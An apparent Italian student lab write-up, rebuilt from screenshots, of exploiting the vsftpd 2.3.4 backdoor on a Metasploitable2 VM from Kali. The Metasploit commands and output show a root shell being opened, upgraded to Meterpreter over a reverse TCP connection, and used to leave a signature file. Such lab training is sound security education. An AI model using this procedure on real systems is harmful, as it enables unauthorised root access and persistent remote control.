
Consegna S7/L1


Dopo aver messo sia la kali che la metasploitable nella stessa rete interna con gli ip richiesti


Metasploitable2 (pre Dvwa) [In esecuzione] - Oracle VirtualBox
File
Macchina
Visualizza
Inserimento
Dispositivi
Aiuto
Ctrl destro

```
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST> mtu 1500 qdisc noop qlen 1000
    link/ether 08:00:27:9a:fb:68 brd ff:ff:ff:ff:ff:ff
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:8e:9b:f8 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.149/24 brd 192.168.1.255 scope global eth1
    inet6 fe80::a00:27ff:fe8e:9bf8/64 scope link
       valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ _
```


```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host proto kernel_lo
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:ad:25:87 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
       valid_lft 83945sec preferred_lft 83945sec
    inet6 fd00::d60a:fc7e:a78c:b494/64 scope global dynamic noprefixroute
       valid_lft 85963sec preferred_lft 13963sec
    inet6 fe80::b7ab:e1c3:c274:e6b8/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:28:e2:69 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.148/24 brd 192.168.1.255 scope global noprefixroute eth1
       valid_lft forever preferred_lft forever
    inet6 fe80::917b:f94b:405e:493e/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

apro msfconsole e cerco la backdoor di vsftpd da sfruttare




```
   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Se
rvice
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Co
mmand Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_ba
ckdoor

msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.1.149
rhosts => 192.168.1.149
```

dopo aver settato l'RHOST faccio run per far partire l'attacco




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.148:45765 -> 192.168.1.149:6200) at 2024-12-16 08:52:59 -0
500

^Z
Background session 1? [y/N]  y
```

dopo premo ctrl z per creare una sessione in background da aggiornare successivamente




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > sessions

Active sessions
===============

  Id  Name  Type             Information  Connection
  --  ----  ----             -----------  ----------
  1         shell cmd/unix                192.168.1.148:45765 -> 192.168.1.149:6200 (192.168.1.149)

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.1.148:4433
[*] Sending stage (1017704 bytes) to 192.168.1.149
[*] Meterpreter session 2 opened (192.168.1.148:4433 -> 192.168.1.149:36280) at 2024-12-16 08:53:22 -050
```

una volta collegato al meterpreter creo la cartella (che avevo gia creato e non avevo fatto screen)



```
meterpreter > ls
Listing: /
==========

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
040755/rwxr-xr-x  4096     dir   2012-05-13 23:35:33 -0400  bin
040755/rwxr-xr-x  1024     dir   2012-05-13 23:36:28 -0400  boot
040755/rwxr-xr-x  4096     dir   2010-03-16 18:55:51 -0400  cdrom
040755/rwxr-xr-x  13480    dir   2024-12-16 08:52:36 -0500  dev
040755/rwxr-xr-x  4096     dir   2024-12-16 08:52:39 -0500  etc
040755/rwxr-xr-x  4096     dir   2010-04-16 02:16:02 -0400  home
040755/rwxr-xr-x  4096     dir   2010-03-16 18:57:40 -0400  initrd
100644/rw-r--r--  7929183  fil   2012-05-13 23:35:56 -0400  initrd.img
040755/rwxr-xr-x  4096     dir   2012-05-13 23:35:22 -0400  lib
040700/rwx------  16384    dir   2010-03-16 18:55:15 -0400  lost+found
040755/rwxr-xr-x  4096     dir   2010-03-16 18:55:52 -0400  media
040755/rwxr-xr-x  4096     dir   2010-04-28 16:16:56 -0400  mnt
100600/rw-------  12310    fil   2024-12-16 08:52:39 -0500  nohup.out
040755/rwxr-xr-x  4096     dir   2010-03-16 18:57:39 -0400  opt
040555/r-xr-xr-x  0        dir   2024-12-16 08:52:28 -0500  proc
040755/rwxr-xr-x  4096     dir   2024-12-16 08:52:39 -0500  root
040755/rwxr-xr-x  4096     dir   2012-05-13 21:54:53 -0400  sbin
040755/rwxr-xr-x  4096     dir   2010-03-16 18:57:38 -0400  srv
040755/rwxr-xr-x  0        dir   2024-12-16 08:52:28 -0500  sys
040700/rwx------  4096     dir   2024-12-16 08:11:40 -0500  test_metasploit
041777/rwxrwxrwx  4096     dir   2024-12-16 08:53:27 -0500  tmp
040755/rwxr-xr-x  4096     dir   2010-04-28 00:06:37 -0400  usr
040755/rwxr-xr-x  4096     dir   2010-03-17 10:08:23 -0400  var
100644/rw-r--r--  1987288  fil   2008-04-10 12:55:41 -0400  vmlinuz

meterpreter > mkdir /test_metasploit
```

creo file per firmare il tutto



```
meterpreter > ls
Listing: /test_metasploit
=========================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100600/rw-------  22    fil   2024-12-16 09:18:33 -0500  leggimi.txt

meterpreter > cat leggimi.txt
kobrasaat e stato qui
meterpreter > 
```